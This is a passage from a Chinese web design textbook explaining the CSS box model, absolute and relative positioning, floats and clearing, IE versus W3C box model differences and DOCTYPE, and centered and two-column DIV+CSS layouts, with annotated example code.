盒子区块外部边距和内部填充距离都是可选的，大部分元素的默认值都为 0，但有一些元素会存在非 0 的默认值，例如 body、ul、h3 等，会给页面布局带来不便。可以将元素的 margin 和 padding 属性设置为 0，清除这些默认的空白。在网页设计上，内容常指文字、图片等元素，但是也可以是小盒子（DIV 嵌套），与现实生活中盒子不同的是，现实生活中的东西一般不能大于盒子，否则盒子会被撑坏，而 CSS 盒子具有弹性，里面的东西大过盒子本身最多把它撑大，但它是不会损坏的。填充只有宽度属性，可以理解为生活中盒子里的抗震辅料厚度，而边框有大小和颜色之分，我们又可以理解为生活中所见盒子的厚度，以及这个盒子是用什么颜色材料做成的，边界就是该盒子与其他东西要保持多大距离。

4.4 和页面布局有关的 CSS 属性

使用 DIV+CSS 对网页进行标准化布局前，除了要掌握盒子模型，还要掌握定位和浮动两个比较重要的概念，它们可以控制在页面上排列和显示元素的方式。一个盒子是装内容的区块，如果多个盒子组合在一起使用，再通过定位和浮动的设置，就可以对整个页面进行布局。如图 4-3 所示为由多个盒子布局的页面，每个虚线框代表一个盒子模型。

图 4-3　多个盒子定义页面布局

虽然 CSS 的样式属性非常多，但实际参与页面布局的属性其实很少。像 CSS 的定位属性，使用非常广泛，可以控制元素的平面或空间位置，以及高度、宽度及可见性。也可以使用 CSS 的 display 属性改变生成区块的类型，例如将 display 属性设置为 none，则这个区块框及其所有内容就不再显示。通过将 display 属性设置为 block，可以让行内元素表现得像块级元素一样。常见的参与页面布局的 CSS 属性如表 4-2 所示。

表 4-2　常见的参与页面布局的 CSS 属性

属　性	描　述
position	用于定义一个元素是否 absolute（绝对），relative（相对），static（静态），或者 fixed（固定）
top	层距离页面顶点纵坐标的距离
left	层距离页面顶点横坐标的距离
text-align	横向排列，可以使用 left（居左对齐）、right（居右对齐）、center（居中对齐）值
line-height	指定行高，内容都是在行的中间，所以可以使用这个属性设置内容垂直居中。这个属性接受一个控制文本基线之间的间隔的值，当值为数字时，行高由元素字体大小的量与该数字相乘所得。百分比的值相对于元素字体的大小而定。不允许使用负值
z-index	决定层的先后顺序和覆盖关系，值高的元素会覆盖值比较低的元素
display	是一个显示属性，设定 block 值是以块状显示，在元素后面添加换行符，即其他元素不能在其后面并列显示。如果设定 inline 值则内联显示，在元素后面删除换行符，多个元素可以在一行内并列显示。使用值 none 将关闭指定元素及其子元素的显示
visibility	这个属性是针对嵌套层的设置，如果存在嵌套的层（子层）和被嵌套的层（父层），可以使用 inherit 值设置子层继承父层的可见性，如果父层可见，则子层也可见。当使用 visible 值时，无论父层是否可见，子层都可见。而值为 hidden 时，无论父层是否可见，子层都隐藏
overflow	用于设置层内的内容超出层所能容纳的范围处理方式，为该属性设置 visible 值时，无论层的大小如何，内容都会显示出来。当设置 hidden 值时，会隐藏超出层大小的内容。当设置值为 scroll 时，不管内容是否超出层的范围，选中此项都会为层添加滚动条。而值使用 auto 值时，只在内容超出层的范围时才显示滚动条
float	设置区块漂浮属性，允许网页制作者将文本环绕在一个元素的周围，可以使用左漂浮 left 值，右漂浮 right 值
clear	清除属性指定一个元素是否允许有元素漂浮在它的旁边。值 left 移动元素到在其左边的漂浮的元素的下面；同样的值 right 移动到其右边的漂浮的元素下面。其他的还有默认的 none 值，和移动元素到其两边的漂浮的元素的下面的 both 值

在 CSS 中提供了相对和绝对两种定位方法，所谓的相对定位是指，让操作的元素在相对其他元素的位置上进行偏移，而绝对定位是指让操作的元素参照原始文档进行偏移。使用表 4-2 中部分定位属性的例句代码如下所示：

```
#box {                          /* 声明ID选择器，名称为box                    */
    position:absolute;          /* 设置层的定位为绝对定位                     */
    top:30px;                   /* 层距离顶点纵向坐标的距离为30个像素         */
    left:100px;                 /* 层距离左点横向坐标的距离为100个像素        */
    width:300px;                /* 设置层的宽度为300个像素                    */
    height:150px;               /* 设置层的高度为150个像素                    */
    overflow:auto;              /* 当内容超出层的范围时显示滚动条             */
    z-index:1;                  /* 设置层的先后顺序为覆盖关系                 */
    visibility:visible;         /* 无论父层是否可见，子层都可见               */
}
```

4.5 盒子区块框的定位

区块的定位有普通流、绝对定位和浮动三种基本的定位机制。如果不是专门指定区块的位置，默认都是在普通流中定位，即从上到下一个接一个地排列，位置由元素在 HTML 中的位置决定。如果使用像 span 和 strong 等不自动换行的行内元素，就会一行中水平布局。可以通过使用水平填充、外部边距等调整它们的水平间距。

4.5.1 相对定位

相对定位通常会被看做是普通流定位的一部分，因为元素的位置相对于它本身的普通流中的位置定位，并不是布局的常用方式。如果某个区块框在它所在的位置处，设置垂直或水平位置，就可以让这个区块“相对于”它在普通流的起点位置进行移动。但使用相对定位时，无论是否进行移动，元素仍然会占据原来的空间，因此，这种移动方式会导致它覆盖其他的区块。在下例中实现将鼠标移动到页面的链接上时，链接的元素就会在网页中颤动一下。

```
a:hover {                          /* 定义a元素的伪选择器，当鼠标移动到链接上时改变样式 */
    position:relative;             /* 设置元素使用相对定位                              */
    top:1px;                       /* 鼠标进入时a元素将出现在原位置顶部下面1px的地方    */
    left:1px;                      /* 鼠标进入时a元素将出现在原位置右边1px的地方        */
}
```

在上例中，当鼠标放入到超链接上时，链接元素就会相对于原位置向下移动 1 个像素并向右移动 1 个像素。

4.5.2 绝对定位

相对定位是相对于自身在普通流中的位置移动，而绝对定位使元素的位置与文档的普通流无关，它的位置是相对于已定位的包含它的上层元素中上、下、左、右移动，如果没有已定位的上层元素，那么它的位置则相对于最初的包含区块，例如 body 或 HTML 元素。

可以直接将元素定位在页面上的任何位置，而且绝对定位不会占据普通流中现有区块框的空间，其他元素在布局时可以把绝对定位的元素视为不存在，这样就提供了非常灵活的布局方式。也可以完全通过绝对定位的方式布局整个页面，但每个区块都需要使用 width 和 height 属性设置固定的尺寸。否则如果扩大绝对定位中某个区块，它周围使用绝对定位的区块则不会重新定位。因此，尺寸的任何改变将会导致绝对定位的区块产生重叠，从而破坏精心调整过的页面布局。绝对定位的简单应用代码如下所示：

```
<style>
    #demo {                        /* 定义一个ID选择器                  */
        position:absolute;         /* 使用绝对位置进行定位              */
        width:300px;               /* 定义盒子宽度为300px               */
        height:300px;              /* 定义盒子高度为300px               */
        top:100px;                 /* 定义盒子距离网页顶部100px         */
        left:200px;                /* 定义盒子距离网页左边200px         */
        background:#BABABA;        /* 定义盒子的背景颜色为灰色          */
```

```
        z-index:1;                    /* 定义盒子位于上一层中        */
    }
</style>

<div id="demo">我是一个盒子区块，我现在在网页中的哪个位置呢？</div>
```

网页中漂浮的区块以及在页面中浮动的广告，都必须采用绝对定位的机制。因为绝对定位的区块与普通文档流无关，所以它们可以覆盖在页面中其他区块的上面。也可以通过设置 z-index 属性来控制这些区块的堆放次序，z-index 的值越高，区块在层中的位置就越高。

使用绝对定位去布局页面的情况比较少见，大多数绝对定位都是为了配合 JavaScript 去完成一些页面特效，当然也有一些页面布局需要使用绝对定位来完成。例如，大多数网站在进入管理平台之前都需要先登录，而这个登录框的盒子模型如果使用绝对定位来完成，就可以做到在调整浏览器大小时登录框的盒子一直在浏览器中居中。例如，登录框的盒子模型代码设计如下所示：

```
<html>
    <head>
        <title>登录框的盒子模型定位</title>
        <style>
            #login {                        /* 定义一个ID选择器                  */
                width:300px;                /* 定义盒子宽度为300px               */
                height:200px;               /* 定义盒子高度为200px               */
                position:absolute;          /* 使用绝对位置进行定位              */
                left:50%;                   /* 左部盒子开始位置是页面宽度的50%   */
                top:50%;                    /* 顶部盒子开始位置是页面高度的50%   */
                margin-left:-150px;         /* 左部开始位置再退回盒子宽度的一半  */
                margin-top:-100px;          /* 顶部开始位置再退回盒子高度的一半  */
                background:#BABABA;         /* 定义盒子的背景颜色为灰色          */
            }
        </style>
    </head>
    <body>
        <div id="login">
            登录框的盒子模型
        </div>
    </body>
</html>
```

4.6 使用盒子模型的浮动布局

虽然使用绝对定位可以实现页面布局，但由于调整某个盒子模型时其他盒子模型的位置并不会跟随着改变，所以并不是布局的首选方式。而使用浮动的盒子模型可以向左或向右移动，直到它的外边缘碰到包含它的盒子模型边框或另一个浮动盒子模型的边框为止。并且由于浮动的盒子模型不在文档的普通流中，所以文档的普通流中的盒子模型表现得就像浮动的盒子模型不存在一样。

4.6.1 设置浮动

在 CSS 中，我们通过 float 属性实现盒子区块框向左或向右方向浮动。其实任何元素都可以浮动，而浮动元素会生成一个块级框，而不论它本身是何种元素。但浮动的元素要指定一个明确的宽度，否则

它们会尽可能地窄。

在图 4-4 所示的两个图片中，左边图片是按普通的文档流布局的三个盒子区块框，它们从上到下一个接一个地排列，位置由元素在 HTML 中的位置决定。而在右边的图片中，当把第一个区块框向右浮动时，它脱离普通文档流并且向右移动，直到它的右边缘碰到包含框的右边缘，而其他两个区块框就会在普通流中上移，如图 4-4 所示。




图 4-4　CSS 浮动属性的应用

另外，在图 4-5 所示的两个图片中，当将第一个区块框设置向左浮动时，它就会脱离文档流并且向左移动，直到它的左边缘碰到包含框的左边缘。这样，第一个区块框就不再处于文档流中，所以它也不占据空间，则第二个区块框就会在文档流中自动上移，但被设置左浮动的第一个区块框覆盖住了，所以使第二个区块框从视图中消失。解决这种情况可以对布局中的所有东西进行浮动，如果把所有三个区块框都向左移动，那么第一个区块框向左浮动直到碰到包含框，另外两个框向左浮动直到碰到前一个浮动框，呈现在一行中排列，如图 4-5 所示。

假如在一行之上只有极少的空间可供区块框浮动，那么这个区块框会跳至下一行，这个过程会持续到某一行拥有足够的空间为止。而如果浮动元素的高度不同，那么当它们向下移动时，可能被其他浮动元素“卡住”，如图 4-6 所示。




图 4-5　浮动设置的对比演示




图 4-6　空间不足的区块浮动演示

4.6.2　行框和清理

在进行页面布局时，经常需要设置多个区块框并列在一行中排列。最常见的方式就是使用 float 属性，再通过 left 或 right 值移动区块框向左或向右浮动。但当前面并列的多个区块框总宽度不足包含框的 100%时，就会在行框中留出一定的宽度，而下面的某个区块框又恰好满足这个宽度，则很可能会向上提，和上一行并列的区块框在同一行排列。而这并不是我们想要的结果，所以可以使用 clear 属性解决这一问题，该属性的值可以是 left、right、both 或 none，它表示框的哪些边不应该挨着浮动框。如下

所示：

```
<html>
    <head>
        <style>
            .left {                          /* 声明一个css类选择器，名子为left      */
                width:200px;                 /* 设置盒子模型的宽度为200px            */
                height:200px;                /* 设置盒子模型的高度也为200px          */
                margin:10px;                 /* 设置盒子模型的外边距为10px           */
                border:solid 1px;            /* 设置盒子有一个像素的实线边框         */
                float:left;                  /* 设置盒子向左浮动，脱离了文档流       */
            }
            .noleft {                        /* 声明另一个css类选择器，名子为noleft */
                width:200px;                 /* 设置盒子模型的宽度为200px            */
                height:200px;                /* 设置盒子模型的高度为200px            */
                border:solid 1px;            /* 设置盒子有一个像素的实线边框         */
                background:#ccc;             /* 设置盒子模型背景为灰色               */
            }
        </style>
    </head>
    <body>
        <div class="left"> 框（一）</div>    <!--使用类left,设置左浮动，脱离了文档流                -->
        <div class="left"> 框（二）</div>    <!-- 也使用类left,也设置左浮动，和第一个盒子在同一行 -->
        <div class="noleft"> 框（三）</div> <!-- 使用类noleft,没有设置浮动，在文档流中           -->
    </body>
</html>
```

如果不清除浮动，那么第三个区块框就会和第一、二个区块框显示在一行中，又因为第一和第二个区块设置了浮动就脱离了文档流，所以第三个区块会在第一个区块的下面，如图 4-7 所示。如果我们在第三个区块的样式中加一个清除浮动 clear:both，则是设置第三个区块两边都不能挨着浮动框，如图 4-8 所示，所以第三个区块就会在下一行独立出现。代码如下所示：

```
.noleft {                            /* 声明另一个CSS类选择器，名子为noleft */
    width:200px;                     /* 设置盒子模型的宽度为200像素 */
    height:200px;                    /* 设置盒子模型的高度为200像素 */
    border:solid 1px;                /* 为盒子设置一个像素的边框 */
    background:#ccc;                 /* 设置盒子模型背景为灰色*/
    clear:both;                      /* 设置盒子模型两边都不能挨着浮动区块 */
}
```




图 4-7　没有设置清除浮动




图 4-8　设置清除浮动

对于以上这种情况，通常我们使用最多的方法还是会将“清除浮动”单独定义一个 CSS 样式，然后使用单独一个区块框来专门进行“清除浮动”。代码如下所示：

```
<html>
    <head>
        <style>
            .left {                          /* 声明一个css类选择器，名字为left      */
                width:200px;                 /* 设置盒子模型的宽度为200px             */
                height:200px;                /* 设置盒子模型的高度也为200px           */
                margin:10px;                 /* 设置盒子模型的外边距为10px            */
                border:solid 1px;            /* 设置盒子有一个像素的实线边框          */
                float:left;                  /* 设置盒子向左浮动，脱离了文档流        */
            }
            .noleft {                        /* 声明另一个css类选择器，名子为noleft */
                width:200px;                 /* 设置盒子模型的宽度为200px             */
                height:200px;                /* 设置盒子模型的高度为200px             */
                border:solid 1px;            /* 设置盒子有一个像素的实线边框          */
                background:#ccc;             /* 设置盒子模型背景为灰色                */
            }
            .clear {                         /* 声明一个独立的浮动消除样式类          */
                clear:both;                  /* 设置两边都不挨着浮动框                */
            }
        </style>
    </head>
    <body>
        <div class="left"> 框（一）</div>    <!--使用类left,设置左浮动，脱离了文档流                -->
        <div class="left"> 框（二）</div>    <!-- 也使用类left,也设置左浮动，和第一个盒子在同一行 -->
        <div class="clear"> </div>           <!-- 这个区块专门用于消除浮动的，相当于一个分隔符号  -->
        <div class="noleft"> 框（三）</div> <!-- 使用类noleft,没有设置浮动，在文档流中          -->
    </body>
</html>
```

4.7 DIV+CSS 的兼容性问题

使用 DIV+CSS 布局网页其实是很容易的事情，但各种浏览器之间的不兼容性问题，加大了页面布局的难度，给程序员带来很多不便，于是需要更多的时间挣扎在调试各种浏览器的兼容性上。因为部分 CSS 属性在不同的浏览之间解析的结果会有差异，这是由于个别浏览器的开发商对一些 CSS 属性的解析没有按 W3C 的标准设计。这也是初学者常常会认为布局难以理解的原因。逃避不是解决问题的办法，因为每种浏览器都会有它的使用人群，一个好的网站布局需要在所有浏览器上都可以看到相同的界面。就算不能调试成各种浏览器显示得完全一样，也要保证大致相同。

可以使用的浏览器虽然有很多种，但通常在页面布局调试时将其划分为 IE 和非 IE 两类即可。主要原因是微软公司的 IE 浏览器没有按 W3C 的标准设计，而非 IE 的浏览器几乎都是符合 W3C 标准的，像 Safari 和 Firefox 等浏览器对 CSS 的解析相差无几。另外，更令人烦恼的是 IE 还有多种版本（IE5、IE6、IE7、IE8 等），对 CSS 的解析也存在着很多差异。虽然针对 IE 的兼容性调试很费时，但还是要多花费一些精力在它上面，毕竟 IE 浏览器占有很大的市场份额。但目前 IE5 的使用人群少到可以不去考虑它了，一般 IE 浏览器的兼容性只针对 IE6、IE7 和 IE8 就可以了，IE 的每个新版本的出现都在向标准

化迈进，非 IE 的浏览器使用 Firefox 浏览器为代表即可。DIV+CSS 进行页面布局时需要处理的兼容性问题有很多，本节只能给出部分常见的兼容性问题的解决方案。

4.7.1　不同浏览器解释盒子模型的差异

盒子模型是 CSS 中一个重要的概念，理解了盒子模型才能更好地排版。不同浏览器对盒子模型的解释各不相同，其实盒子模型有两种，分别是 IE 盒子模型（IE 系列浏览器）和标准 W3C 盒子模型（非 IE 浏览器），如图 4-9 所示。




图 4-9　盒子模型

从图 4-9（左）可以看到标准 W3C 盒子模型的范围包括 margin、border、padding、内容区，并且内容区部分不包含其他部分。而从图 4-9（右）可以看到 IE 盒子模型的范围也包括 margin、border、padding、内容区，和标准 W3C 盒子模型不同的是，IE 盒子模型的内容区部分包含了 border 和 pading。例如，一个盒子模型的 margin 为 20px，border 为 1px，padding 为 10px，内容的宽为 200px、高为 50px。代码如下所示：

```
<style>
    #box {                              /* 定义主盒子区块样式          */
        margin:20px;                    /* 盒子的外部边距为20px        */
        padding:10px;                   /* 盒子的内部边距为10px        */
        border:1px solid #000;          /* 盒子的边线为黑色1px的直线   */
        width:200px;                    /* 盒子内容区块的宽度200px     */
        height:50px;                    /* 盒子内容区块的高度50px      */
    }
</style>
<div id="box">
    <!--  使用DIV定义一个盒子模型作为一个区块 -->
</div>
```

如果用标准 W3C 盒子模型解释，如图 4-10 所示，那么这个盒子模型需要占据的位置（包含外边距 margin）和盒子的模型的实际大小（不包含外边距 margin）为：

盒子占据的位置：

宽度 = margin*2 + border*2 + padding*2 + 内容的 width = 20*2 + 1*2 + 10*2 +200 = 262px

高度 = margin*2 + border*2 + padding*2 + 内容的 height = 20*2 + 1*2 +10*2 + 50 = 112px

盒子的实际大小：

宽度 = border*2 + padding*2 + 内容的.width = 1*2+10*2+200=222px

高度 = border*2 + padding*2 + 内容的.height = 1*2+10*2+50=72px；

如果用 IE 盒子模型，如图 4-11 所示，那么这个盒子需要占据的位置（包含外边距 margin）和盒子模型的实际大小（不包含外边距 margin）为：

盒子占据的位置：

宽度 = margin*2 +内容的.width = 20*2+200=240px、

高度 = margin*2 + 内容的.height = 20*2+50=70px;

盒子的实际大小：

宽度 = 内容的.width = 200px

高度 = 内容的.height = 50px




图 4-10　标准 W3C 盒子模型解释




图 4-11　IE 盒子模型解释

4.7.2　设置浏览器去遵循 W3C 标准

4.7.1 节的介绍让我们知道了不同浏览器对盒子模型的解释是有所差异的，那么应该选择哪种盒子模型呢？答案一定是“标准 W3C 盒子模型”。怎么样才算是选择了“标准 W3C 盒子模型”呢？只要能让 IE 浏览器也按“标准 W3C 盒子模型”去解析页面即可。当然不只是盒子模型可以让 IE 浏览器按标准的 W3C 规范去解析，整个页面的 CSS 也都可以让 IE 浏览器按标准的 W3C 规范去解析。那么应该怎样去做呢？其实很容易，就是在网页的顶部加上 DOCTYPE 声明。如果不加 DOCTYPE 声明，那么各个浏览器会根据自己的行为去理解网页。例如，IE 浏览器会采用 IE 盒子模型去解释你的盒子，而 Firefox 会采用标准 W3C 盒子模型解释你的盒子，所以网页在不同的浏览器中显示得就不一样了。反之，如果加上了 DOCTYPE 声明，那么所有浏览器都会采用标准 W3C 盒子模型去解释你的盒子，网页就能在各个浏览器中显示一致了。

DOCTYPE 定义当前文档的基本类型，即文档类型定义（DTD），用于告诉浏览器打开页面时应遵循什么规则。要建立符合标准的网页，DOCTYPE 声明是必不可少的关键组成部分。DOCTYPE 的声明及声明位置如图 4-12 所示。




图 4-12　DOCTYPE 声明及声明位置

其实 DOCTYPE 只是一组机器可读的规范，虽然中间包含了文件的 URL，但浏览器不会去读取这些文件，仅用于识别，然后决定以什么样的规范去执行页面中的代码。开始制作符合标准的站点时，第一件事情就是声明符合自己需要的 DOCTYPE，而 XHTML 1.0 提供了三种 DTD 声明可供选择，分别为：过渡的（Transitional）、严格的（Strict），以及专门针对框架页面设计使用的 DTD（Frameset）。这里笔者推荐 DOCTYPE 声明是过渡的 DTD，也是最常用的 DOCTYPE 声明，声明代码如下所示：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

XHTML 1.0 提供的这种过渡的 DTD 其要求是非常宽松的，它允许你继续使用 HTML 4.01 的标识，但是要符合 XHTML 的写法，笔者也推荐使用最新的简便的 DOCTYPE 声明方法，几个字符即可，代码如下所示：

```
<!DOCTYPE html>
```

虽然可以声明 DOCTYPE 解决了大部分问题，但还是会有个别的标记和样式不能兼容，或是不去声明 DOCTYPE，我们就需要针对不同的浏览器去写不同的 CSS，让它能够同时兼容不同的浏览器，使得在不同的浏览器中也能得到我们想要的页面效果。

4.8 使用盒子模型设计页面布局

布局所涉及的技术非常很多，足以另写单独的一本书了。在本节中主要介绍网站中最常用的布局方案。包括区块框居中、两列浮动、三列浮动及多列浮动的区块框。

4.8.1 居中设计

区块框居中的设计是在网页布局中常用的技术，例如将网页内的主体内容设置为一定的宽度，然后在页面内居中占据屏幕的一部分显示，而不是横跨屏幕的整个屏幕宽度。这样设计的目的是因为现在的显示器尺寸越来越大，网页的可读性问题就变得越来越重要，需要创建比较短的容易阅读的行。另外也是这个原因，不要让使用分辨率比较低的显示器用户，通过反复拖动浏览器的水平滚动条来查看页面中的每行文本。目前网页的布局几乎都是基于 1024 × 768 的屏幕分辨率来设计页面内容的宽度，例如，将页面显示内容区块框的宽度设置为 966 个像素。如下所示：

```
<html>
    <head>
        <title>居中设计</title>
        <style>
            body {                          /* 为网页主体内容区域设置样式                  */
                margin:0;                   /* 设定网页外部边距值为0，消除body默认值       */
                padding:0;                  /* 设定网页内部边距值为0，消除body默认值       */
                text-align:center;          /* 为了在IE中设置主体容器盒子居中              */
            }
            #container {                    /* 为布局的最外层容器使用ID选择器设置样式      */
                width:966px;                /* 设置最外层容器宽度为966px                   */
                margin:0 auto;              /* 设置外边距上下为0，左右自动，则在FF中居中   */
                text-align:left;            /* 再将主容器中的文本内容调回为居左显示        */
```

```
                background:#888;                    /* 临时设置一下背景颜色显示主容器布局效果     */
                height:800px;                       /* 也是临时设置一下高度显示主容器的布局效果   */
            }
        </style>
    </head>
    <body>                                          <!-- 使用css消除主体标记默认的边距，设置文本居中     -->
        <div id="container">                        <!-- 定义网页最外层的容器使用css设置居中显示         -->
            最外层的容器div在屏幕上水平居中
        </div>
    </body>
</html>
```

在上面的代码中，设置页面最外层的容器 div 水平居中。在 CSS 中只需要定义容器 div 的宽度为 966 个像素，然后将容器的左部和右部空白边设置为 auto，就会在浏览器中居中。但在没有声明 DOCTYPE 时，IE 浏览器中则不支持使用空白边设置容器居中，而是通过在上一层容器中设置样式 text-align:center 让容器居中，然后再将容器的内容重新对准左边。如图 4-13 所示，IE 和 Firefox 显示结果相同。




图 4-13　居中设计

4.8.2　设置两列浮动的布局

使用 float 设置的浮动盒子区块会脱离文档流，也不会占据文档流中任何空间，所以浮动的盒子区块就不再对包含它们的区块框产生任何的影响。另外，在一行内如果有足够空间，则多个设置浮动的盒子就会显示在同一行中。所以使用浮动的盒子区块去创建简单的两列布局，只要同一行有足够空间并让两个盒子都设置浮动即可。例如，在很多网站中常见的，主导航以边条的形式显示在左边，主体内容区域在右边显示的两列，我们将主导航区块框和内容区块框两列设计包含在一个居中容器的 div 中，这个 div 就是使用前面介绍的方法设计为水平居中。代码如下所示：

```
<html>
    <head>
        <title>设置两列浮动</title>
        <style>
            body{ margin:0; padding:0; text-align:center; }
            #container { width:966px; margin:0 auto; text-align:left; }
            #left_main {                    /* 设置左部导航区块的css布局样式          */
                float:left;                 /* 设置该区块框向左浮动，脱离文档流       */
                width:256px;                /* 设定该区块框的宽度为256px              */
                height:400px;               /* 设定该区块框的高度为400px,临时设置     */
                border:1px solid;           /* 设定该区块框的边框为1px的直线边框      */
            }
            #right_content {
                float:right;                /* 设置该区块框向右浮动，脱离文档流       */
                width:700px;                /* 设定该区块框的宽度700px                */
                height:400px;               /* 设定该区块框的高度400px,临时设置       */
